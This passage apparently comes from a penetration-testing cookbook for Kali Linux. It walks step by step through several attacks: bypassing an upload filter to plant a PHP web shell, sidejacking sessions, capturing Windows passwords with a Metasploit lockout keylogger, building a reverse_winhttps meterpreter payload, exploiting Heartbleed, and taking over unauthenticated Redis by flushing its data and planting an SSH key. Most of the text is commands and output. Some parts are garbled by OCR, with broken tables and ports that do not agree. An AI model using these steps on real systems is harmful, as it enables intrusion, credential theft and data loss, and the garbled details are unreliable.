Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Referer: http://localhost/aa/
Content-Type: multipart/form-data; boundary=---------------------------35632667115979516613430770
Content-Length: 222
Connection: close

-----------------------------35632667115979516613430770 45
Content-Disposition: form-data; name="image"; filename="test.txt"
Content-Type: text/plain

test
-----------------------------35632667115979516613430770 45--
```

6. Let's try to bypass the client-side check. We intercept the request in Burp and try to alter the extension in the data submitted:

```
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Referer: http://localhost/aa/
Content-Type: multipart/form-data; boundary=---------------------------35632667115979516613430770 45
Content-Length: 222
Connection: close

-----------------------------35632667115979516613430770 45
Content-Disposition: form-data; name="image"; filename="test.txt;.png"
Content-Type: text/plain

test
-----------------------------35632667115979516613430770 45--
```

7. Now we change the extension from `.txt` to `.txt;.png` and click on forward:

This is still being deleted, which tells us that the application might be having a server-side check.

One of the way to bypass it would be to add a header of an image along with the code we want to execute.

8. We add the header `GIF87a` and try to upload the file:

```
POST /aa/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.12; rv:7.0.1) Gecko/20100101
Firefox/7.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Referer: http://localhost/aa/
Content-Type: multipart/form-data;
boundary=---------------------------102303120142162024026831 7158
Content-Length: 241
Connection: close

-----------------------------102303120142162024026831 7158
Content-Disposition: form-data; name="image"; filename="test.txt.gif"
Content-Type: image/png

GIF87a:
 test

-----------------------------102303120142162024026831 7158--
```

And then we upload this:

9. We see that the file has been uploaded.
10. Now we try to add our PHP code:

```
<?php
    $output = shell_exec('ls -lart');
    echo "<pre>$output</pre>";
?>
```

```
-----------------------------1023031201421620240268317158
Content-Disposition: form-data; name="image"; filename="test.php.gif"
Content-Type: image/png

GIF87a:
 test
<?php
$output = shell_exec('ls -lart');
echo "<pre>$output</pre>";
?>
```


But our PHP has not been executed still.

11. However, there are other file formats too, such as `.pht`, `.phtml`, `.phtm`, `.htm`, and so on. Let's try `.pht`.

```
-----------------------------1023031201421620240268317158
Content-Disposition: form-data; name="image"; filename="test1.php.pht"
Content-Type: text/php

GIF87a;<?php system($_GET['c']); ?>


-----------------------------1023031201421620240268317158--
```


Our file has been uploaded.

12. We browse the file and see that it has been executed!



13. Let's try executing a basic command:

```
?c=whoami
```



We can see that our command has been successfully executed and we have uploaded our shell on the server.

5

Network Exploitation on Current Exploitation

In this chapter, we will cover the following recipes:

- Man in the middle with hamster and ferret
- Exploring the msfconsole
- Using the paranoid meterpreter
- A tale of a bleeding heart
- Redis exploitation
- Say no to SQL – owning MongoDBs
- Embedded device hacking
- Elasticsearch exploit
- Good old Wireshark
- This is Sparta!

Introduction

Exploiting networks is often a technique that comes in handy. A lot of times, we may find that the most vulnerable point in a corporate is in the network itself. In this recipe, you will learn about some of the ways in which we can pentest a network and successfully exploit the services we find.

Man in the middle with hamster and ferret

Hamster is a tool that can be used for sidejacking. It acts as a proxy server, while ferret is used for sniffing cookies in the network. In this recipe, we will look at how to hijack some sessions!

Getting ready

Kali already has the tool preinstalled, so let's see how to run it!

How to do it...

Hamster is extremely easy to use and comes with a UI too. Follow the given steps to learn the use of hamster:


1. We start by typing the following command:

   ```
   hamster
   ```

   The following screenshot shows the output for the preceding command:


   

2. Now we just need to fire up our browser and navigate to `http://localhost:1234`:



3. Next, we need to click on `adapters` and choose the interface we want to monitor:

4. We will wait for a while and we will see sessions in the tab on the left-hand side tab:



If you don't see sessions after a few minutes, it may be because hamster and ferret are not in the same folder. Hamster runs and executes ferret along with it in the background.

Some users may face problems because ferret is not supported on 64-bit architecture. We need to add a 32-bit repository and then install ferret. It can be done using: `dpkg --add-architecture i386 && apt-get update && apt-get install ferret-sidejack:i386`.


Exploring the msfconsole

We have already covered some basics of Metasploit in the previous chapters. In this recipe, you will learn some techniques to use meterpreter and Metasploit for more efficient exploitation.

How to do it...

To learn about Metasploit follow the given steps:


1. Let's start the Metasploit console, by typing `msfconsole`:



2. To see the list of exploits available, we use the following command:

```
show exploits
```

The following screenshot shows the output for the preceding command:



3. Similarly, in order to see the list of payloads, we use the following command:

```
show payloads
```

The following screenshot shows the output for the preceding command:

4. Metasploit also comes with hundreds of auxiliary modules that contain scanners, fuzzers, sniffers, and so on. To see the auxiliary, we use the following command:

```
show auxiliary
```

The following screenshot shows the output for the preceding command:

5. Let's use an FTP fuzzer with the following command:

```
use auxiliary/fuzzers/ftp/ftp_client_ftp
```

6. We will see the options using the following command:

```
show options
```

7. We set the RHOSTS using the following command:

```
set RHOSTS  x.x.x.x
```

8. We now run the auxiliary, which notifies us in case a crash happens:

```
[*] 88.198.212.74:21 - Connecting to[redacted]n port 21
[*] 88.198.212.74:21 - [Phase 1] Fuzzing without command - 2017-02-16 23:52:25 +0300
[*] 88.198.212.74:21 -  Character : Cyclic (1/1)
[*] 88.198.212.74:21 -   -> Fuzzing size set to 10 (Cyclic)
[*] 88.198.212.74:21 -   -> Fuzzing size set to 20 (Cyclic)
[*] 88.198.212.74:21 -   -> Fuzzing size set to 30 (Cyclic)
[*] 88.198.212.74:21 -   -> Fuzzing size set to 40 (Cyclic)
[*] 88.198.212.74:21 -   -> Fuzzing size set to 50 (Cyclic)
[*] 88.198.212.74:21 -   -> Fuzzing size set to 60 (Cyclic)
[*] 88.198.212.74:21 -   -> Fuzzing size set to 70 (Cyclic)
[*] 88.198.212.74:21 -   -> Fuzzing size set to 80 (Cyclic)
[*] 88.198.212.74:21 -   -> Fuzzing size set to 90 (Cyclic)
[*] 88.198.212.74:21 -   -> Fuzzing size set to 100 (Cyclic)
[*] 88.198.212.74:21 -   -> Fuzzing size set to 110 (Cyclic)
[*] 88.198.212.74:21 -   -> Fuzzing size set to 120 (Cyclic)
[*] 88.198.212.74:21 -   -> Fuzzing size set to 130 (Cyclic)
[*] 88.198.212.74:21 -   -> Fuzzing size set to 140 (Cyclic)
[*] 88.198.212.74:21 -   -> Fuzzing size set to 150 (Cyclic)
```

Railgun in Metasploit

In this recipe, we learn more about Railgun. Railgun is a meterpreter—only Windows exploitation feature. It allows direct communication to Windows API.

How to do it...

Railgun allows us to perform a lot of tasks that Metasploit cannot, such as pressing keyboard keys and so on. Using this, we can use Windows API calls to perform all the operations we need to for even better post exploitation:

1. We have already seen in the previous chapters on getting a meterpreter session. We can jump into Railgun from meterpreter by typing the `irb` command:

```
meterpreter > irb
[*] Starting IRB shell
[*] The 'client' variable holds the meterpreter client

>>
```

2. To access Railgun, we use the `session.railgun` command:

We see that a lot of data has been printed. These are basically the available DLL's and functions we can use.

3. To have a better view in order to see the DLL names, we type the command:


```
session.railgun.known_dll_names
```

The following screenshot shows the output for the preceding command:

4. To view a function of a `.dll`, we use the following command:

```
session.railgun.<dllname>.functions
```

The following screenshot shows the output for the preceding command:



5. Let's try to call an API, which will lock the screen of the victim. We can do that by typing the following command:

```
client.railgun.user32.LockWorkStation()
```

We can see that we are locked out:

6. Let's imagine a situation where we want to obtain a user's login password. We have the hash, but we are unable to crack it. Using Railgun, we can call the Windows API to lock the screen and then run a key logger in the background, so when the user logs in, we will have the password. Metasploit already has a post exploitation module that uses Railgun to do this; let's try it!

   We exit our `irb` and put our meterpreter session in the background and then we use the module:

```
use post/windows/capture/lockout,keylogger
```


The following screenshot shows the output for the preceding command:

```
>> exit
meterpreter > background
[*] Backgrounding session 1...
msf exploit(handler) > use post/windows/capture/lockout_keylogger
```

7. We add our session using the `set session` command.
8. Then, we set the PID of the `winlogon.exe` here:

```
set PID <winlogon pid>
```

9. Next, we run and we can see the password that the user has entered:



There's more...

This is just an example of a function call we see. We can use Railgun to perform lots of other actions, such as delete admin user, insert into the registry, create our own DLLS, and so on.

For more information, visit: `https://www.defcon.org/images/defcon-20/dc-20-presentations/Maloney/DEFCON-20-Maloney-Railgun.pdf`.

Using the paranoid meterpreter

Sometime during 2015, hackers realized it was possible to steal/hijack someone's meterpreter session by simply playing around with the victim's DNS and launching their own handler to connect. This then led to the development and release of meterpreter paranoid mode. They introduced an API that verified the SHA1 hash of the certificate presented by the msf at both ends. In this recipe, we will see how to use the paranoid mode.

How to do it...

We will need an SSL certificate to begin with:

1. We can generate our own using the following commands:

```
openssl req -new -newkey rsa:4096 -days 365 -nodes -x509
-keyout meterpreter.key -out meterpreter.crt
```

The following screenshot shows the output for the preceding command:

```
root@kali:~/Desktop# openssl req -new -newkey rsa:4096 -days 365 -nodes -x509
eyout meterpreter.key -out meterpreter.crt
Generating a 4096 bit RSA private key
...........................++
............................................................................
.......++
writing new private key to 'meterpreter.key'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:IN
```


We fill in the information such as country code and other information accordingly:

```
cat meterpreter.key meterpreter.crt > meterpreter.pem
```

2. The previous command basically opens two files before and writes them into a single file. We then use our generated certificate to generate a payload using this:

```
msfvenom -p windows/meterpreter/reverse_winhttps LHOST=IP
LPORT=443 HandlerSSLCert=meterpreter.pem
StagerVerifySSLCert=true
-f exe -o payload.exe
```

The following screenshot shows the output for the preceding command:



```
root@kali:~/Desktop# msfvenom -p windows/meterpreter/reverse_winhttps HandlerSSL
Cert=/root/Desktop/meterpreter.pem StagerVerifySSLCert=true LHOST=192.168.2.124
LPORT=4444 -f exe -o /root/Desktop/abcd.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the paylo
ad
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1128 bytes
Final size of exe file: 73802 bytes
Saved as: /root/Desktop/abcd.exe
```

3. To set options, we use the following command:

```
set HandlerSSLCert /path/to/pem_file
set StagerVerifySSLCert true
```

The following screenshot shows the example of the preceding command:

```
msf exploit(handler) > set HandlerSSLCert /root/Desktop/meterpreter.
pem
HandlerSSLCert => /root/Desktop/meterpreter.pem
msf exploit(handler) > set StagerVerifySSLCert true
StagerVerifySSLCert => true
msf exploit(handler) >
```

4. Now we run our handler, where we see that the stager verified the connection with the handler and then a connection was made:

```
msf exploit(handler) > run

[*] Started HTTPS reverse handler on https://192.168.2.124:443
[*] Starting the payload handler...
```

There's more...

We can take this to a more advanced level by mentioning our own UUID when generating a payload using the `-PayloadUUIDName=` switch. Using this, even if another attacker has access to our certificate, they will not be able to hijack our session as the UUID will not match.

A tale of a bleeding heart

HeartBleed is a vulnerability in OpenSSL cryptography, which is said to be introduced in 2012 and publicly disclosed in 2014. It is a buffer over-read vulnerability where more data can be read than is allowed.

In this recipe, you will learn how to exploit HeartBleed using Metasploit's auxiliary module.


How to do it...

To learn about HeartBleed follow the given steps:

1. We start the `msfconsole` by typing this:

   `msfconsole`


   The following screenshot shows the output for the preceding command:



2. We then search for the HeartBleed auxiliary using the following command:

   `search heartbleed`

   The following screenshot shows the output for the preceding command:



```
msf > search heartbleed

Matching Modules
================

   Name                                                Disclosure Da
scription
   ----                                                -------------
---------
   auxiliary/scanner/ssl/openssl_heartbleed            2014-04-07
enSSL Heartbeat (Heartbleed) Information Leak
   auxiliary/server/openssl_heartbeat_client_memory    2014-04-07
enSSL Heartbeat (Heartbleed) Client Memory Exposure
```

3. Next, we use the auxiliary using the following command:

```
use auxiliary/scanner/ssl/openssl_heartbleed
```

4. We then see the options using the following command:

```
show options
```

The following screenshot shows the output for the preceding command:

```
msf auxiliary(openssl_heartbleed) > show options

Module options (auxiliary/scanner/ssl/openssl_heartbleed):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   DUMPFILTER                         no        Pattern to filter
before storing
   MAX_KEYTRIES      50               yes       Max tries to dump
   RESPONSE_TIMEOUT  10               yes       Number of seconds
server response
   RHOSTS                             yes       The target address
 identifier
   RPORT             443              yes       The target port
   STATUS_EVERY      5                yes       How many retries u
   THREADS           1                yes       The number of conc
   TLS_CALLBACK      None             yes       Protocol to use, "
aw TLS sockets (Accepted: None, SMTP, IMAP, JABBER, POP3, FTP, POS
   TLS_VERSION       1.0              yes       TLS/SSL version to
```


5. Now we set the RHOSTS to our target IP using this:

```
set RHOSTS x.x.x.x
```

6. We then set the verbosity to `true` using this command:

```
set verbose true
```

7. We then type `run`, where we should now see the data. This data often contains sensitive information, such as passwords, email IDs, and so on:



Redis exploitation

Sometimes while pentesting, we may come across a Redis installation that was left public unintentionally. In an unauthenticated Redis installation, the simplest thing to do is to write random files. In this recipe, we will see how to get root access of Redis installations running without authentication.

How to do it...

To learn exploitation of Redis follow the given steps:

1. We first telnet to the server and check whether a successful connection is possible or not:

   ```
   telnet x.x.x.x 6379
   ```

   The following screenshot shows the output for the preceding command:

2. We then terminate the telnet session. Next, we generate our SSH key using the following command:

   ```
   ssh-keygen -t rsa -C youremail@example.com
   ```

3. Then, we enter the file where we want to save it:

4. Our key is generated; now we need to write it on the server:


5. We need to install `redis-cli` for that; we can use the following command:

```
sudo apt-get install redis-tools
```

6. Once it is installed, we go back to our generated key and add some random data before and after our key:

```
(echo -e "\n\n"; cat id_rsa.pub; echo -e "\n\n") > key.txt
```

The `key.txt` file is our new key file with new lines:



7. Now we need to replace the keys in the database with ours. So we connect to the host using this:

```
redis-cli -h x.x.x.x
```

8. Next we flush the keys using the following command:

```
redis-cli -h x.x.x.x -p 6350 flushall
```

The following screenshot shows the output for the preceding command:

9. Now we need to set our keys into the database. We do this using the following command:

```
cat redis.txt | redis-cli -h x.x.x.x -p 6451 -x set bb
```

10. Once that's done, we need to copy the uploaded key into the `.ssh` folder; first, we check the current folder with this:

